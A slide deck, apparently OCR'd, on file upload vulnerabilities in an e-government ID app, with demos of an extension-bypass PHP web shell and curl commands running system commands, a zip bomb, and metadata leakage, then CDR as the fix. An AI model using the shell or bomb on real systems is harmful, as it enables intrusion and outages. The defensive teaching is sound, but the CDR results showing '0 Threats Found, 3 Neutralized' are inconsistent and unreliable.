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From Unrestricted Uploads to Security Nightmares

Preventing and Mitigating File Upload Vulnerabilities

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Today's Agenda

Understanding File Upload Vulnerabilities

E-Government ID Application use case and OWASP guidelines

Practical Attack Demonstrations

Extension bypassing, DoS via zip bombs, and metadata exfiltration

Content Disarm and Reconstruction (CDR)

How CDR works and mitigates file upload vulnerabilities

Integration Strategies & Security Recommendations

CDR vs traditional approaches, implementation modes, and key takeaways

Understanding File Upload Vulnerabilities

Definition

Unrestricted file uploads allow attackers to upload malicious files. Simple checks are easily bypassed.

OWASP Status

Consistently flagged as critical in the OWASP Top 10. Falls under Injection and Security Misconfiguration categories.

Primary Risk

Remote code execution is the most severe outcome. Attackers can gain unauthorized access to systems.

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
Our File Upload Usecase (E-Government ID App)



Government Mobile Verification

Citizens upload identification documents through an official government app for verification and access to services.

Critical Security Implications

Compromised upload security can lead to identity theft, sensitive data exposure, and fraudulent document submission.

High-Value Target

Government identity systems are prime targets for attackers seeking to exploit upload vulnerabilities for maximum impact.

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Practical Examples on Unrestricted File Upload Vulnerability

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Tools Used In Our Scenarios:

- **Replit:** Used to deploy our web simulation environment for demonstrating vulnerable file upload implementations
- **ClamAV:** signature-based, open-source antivirus scanner
- **Python OpenCDR:** Python-based Content Disarm and Reconstruction library for testing mitigation techniques
- **Exiftool:** Reading metadata from files uploaded to our server.

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Attack 1: Bypassing Simple File Restrictions

1. **Disguise the Payload**

   Attacker renames shell.php to shell.php.jpg, this exploits simple validation checks.

2. **Upload Succeeds**


   Server checks pass due to .jpg extension. The file is stored on the target system.

3. **Exploitation**

   Server misconfiguration executes PHP code despite the deceptive extension. Attacker gains control.

Takeaway: File-extension or MIME-type checks alone are insufficient protection against determined attackers.


Simulation Output



shell.php.jpg
Spoofed as: image/jpeg

Content Mismatch Detected
File claims to be "image/jpeg" but contains: <?php echo shell_exec($_GET['cmd']); ?>

Server Vulnerability
Server accepted malicious file: Upload successful! File saved as shell.php.jpg



```
┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ curl 'http://vulnerable-app.com/uploads/shell.php.jpg?cmd=whoami'
 www-data

┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ curl 'http://vulnerable-app.com/uploads/shell.php.jpg?cmd=pwd'
 /var/www/html/uploads

┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ curl 'http://vulnerable-app.com/uploads/shell.php.jpg?cmd=ls%20-la%20../config'
 total 24
 drwxr-xr-x 2 www-data www-data 4096 Jan 12 14:30 .
 drwxr-xr-x 8 www-data www-data 4096 Jan 12 14:28 ..
 -rw-r--r-- 1 www-data www-data  856 Jan 12 14:30 database.php
 -rw-r--r-- 1 www-data www-data  492 Jan 12 14:30 secrets.env

┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ echo 'CRITICAL: Remote code execution successful - full system compromise!'
 CRITICAL: Remote code execution successful - full system compromise!
```

Attack 2: Denial-of-Service via Malicious File Upload

Prepare Attack

Attacker creates corrupt .zip bomb (expansion: 42KB → 4.5TB exceeds safe processing limits)

Upload File

Malicious file submitted to vulnerable application

Server Processing

Application attempts to process the malformed content

Service Disruption

Server becomes unresponsive or crashes due to resource exhaustion

Takeaway: Lack of file content validation allows easy exploitation of server resources.

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
Zip Bomb Attack




```
┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ ls -lh document.zip
-rw-r--r-- 1 user user 42K Jan 12 14:30 document.zip

┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ file document.zip
document.zip: Zip archive data, at least v2.0 to extract

┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ unzip -l document.zip
 Archive:  document.zip
   Length       Date     Time     Name
 ---------- ---------- -----    ----
 4831838208000  01-12-2025 14:30   data.txt
 ----------                        -------
 4831838208000                     1 file

┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ python3 -c "print('Compression ratio:', 4831838208000 / (42 * 1024), ':1')"
 Compression ratio: 112304687.5 :1
```



File Upload Simulation

document.zip
Spoofed as: application/zip

Content Mismatch Detected
File claims to be "application/zip" but contains: Zip bomb with 115,000,000:1 compression ratio designed for DoS

Server Vulnerability
Server accepted malicious file: Document uploaded successfully! Archive ready for processing...

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Worth Mentioning: Sensitive Information Disclosure via Metadata

Victim uploads innocent-looking photo

The image appears normal but contains embedded metadata.

Attacker extracts metadata

Running: exiftool company_photo.jpg reveals hidden information.

Sensitive data exposed

```
GPSLatitude: 37deg46'30.00"N
GPSLongitude: 122deg25'9.00"W
UserComment: \fileserver01\shares\confidential
Keywords: confidential,board-meeting,Q4-results
```

Takeaway: Uploaded files may leak hidden sensitive data without user awareness.

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
Exiftool Result On Image Uploaded on Company Website



```
┌──( smk㉿cybersec-lab )-[ ~/exploit ]
└─$ exiftool company_photo.jpg
  ExifTool Version Number          : 12.40
  File Name                        : company_photo.jpg
  File Size                        : 2.4 MB
  File Modification Date/Time      : 2025:01:12 14:23:17-08:00
  Camera Model Name                : iPhone 13 Pro
  Software                         : Adobe Photoshop 2023
  GPS Latitude                     : 37 deg 46' 30.00" N
  GPS Longitude                    : 122 deg 25' 9.00" W
  User Comment                     : Internal server: \\fileserver01\shares\confidential
```

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Introduction to Content Disarm and Reconstruction (CDR)

How CDR Works?

File Analysis

Original file is thoroughly examined

Content Extraction

Safe content is identified and isolated

Sanitization

Potentially malicious elements are removed

Reconstruction

Clean file is rebuilt from scratch

CDR analyzes files, extracts safe content, and rebuilds files completely clean. This approach provides proactive protection compared to traditional methods.

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CDR Mitigating File Upload Vulnerabilities

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CDR Against Attack Scenario 1 (Bypassing Simple File Restrictions)

Content Disarm and Reconstruction effectively neutralizes file extension bypass attacks through complete file transformation.

1

Complete File Deconstruction

CDR ignores file extensions entirely, breaking down files to their binary components for analysis.

2

Malicious Code Detection

Hidden PHP code is identified regardless of file extension or MIME type disguise.

3

Total File Rebuilding

Only verified safe content gets reconstructed into a new, clean file.

4

Format Enforcement

Output strictly conforms to the intended file type, eliminating executable code.

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
CDR Result on Bypassing Extension Checks



Sanitization Actions Performed

- ✓ Removed malicious PHP shell_exec() code
- ✓ Reconstructed valid JPEG file headers
- ✓ Generated safe placeholder image content
- ✓ Verified file integrity and structure

Security Assessment Report

Threats Removed:	1	File Structure Repaired:	Yes
Code Execution Blocked:	Yes	Safe for Viewing:	Yes

Security Score: 100%

File has been successfully sanitized and is safe for storage and viewing

Safe to View
File can be safely opened and displayed

Ready for Storage
Clean file ready for secure storage

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CDR Against Attack Scenario 2 (DoS via Corrupt Files)

Attack Scenario

Corrupted .zip bomb designed to crash file processing systems upon upload.

With CDR

Corrupted .zip sanitized and rebuilt as clean compressed file (42Kb). Application processes it normally.

CDR prevents downtime and resource exhaustion by proactively rebuilding files rather than just scanning them.

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
CDR Result on Zip Bomb


CDR Threat Analysis
Real-time detection and neutralization

Zip Bomb DoS

Analysis Progress 6 / 6 steps

Safe archive with normal compression created

Extreme Compression
115,000,000:1 compression ratio detected
Neutralized

DoS Attack Vector
File would expand to 4.5TB causing system overload
Neutralized

Nested Bomb Structure
Multiple compression layers designed for maximum impact
Neutralized

0	3	100%
Threats Found	Neutralized	Complete

CDR Against Sensitive Information Disclosure via Metadata

PyCDR performs comprehensive metadata analysis and sanitization, removing all sensitive information while preserving the core image content.

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
CDR Result on Sensitive Metadata in an Image



CDR Threat Analysis
Real-time detection and neutralization

Analysis Progress — 6 / 6 steps

Clean image with safe metadata generated

GPS Location Data Exact coordinates revealing sensitive location	Neutralized
Confidential Keywords Internal company and project information	Neutralized
Device Information Camera model and editing software details	Neutralized

0 Threats Found · 3 Neutralized · 100% Complete

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Why File Upload Security Matters in E-Government App Use Case?

National Security

Malicious file uploads can target critical government infrastructure.

Identity Theft

Compromised personal identifiers enable large-scale fraud against citizens.

Breakdown of Trust

Data breaches significantly damage public confidence in government systems.

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How CDR provides Protection to Our App

Proactive Defense

Reconstructs files completely rather than just scanning for known threats.

Metadata Sanitization

Removes hidden PII from document properties before storage.

Zero-Day Protection

Eliminates unknown threats through complete file regeneration.

Traditional Malware Scanning VS CDR

Single Antivirus Scanning Limitations

Signature Dependence

Relies on known malware patterns. New threats easily bypass detection.

Detection Lag

Zero-day exploits remain undetected until signatures are updated.

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Multi-AV Scanning Approach

Improved Detection

Multiple engines catch more threats than single AV

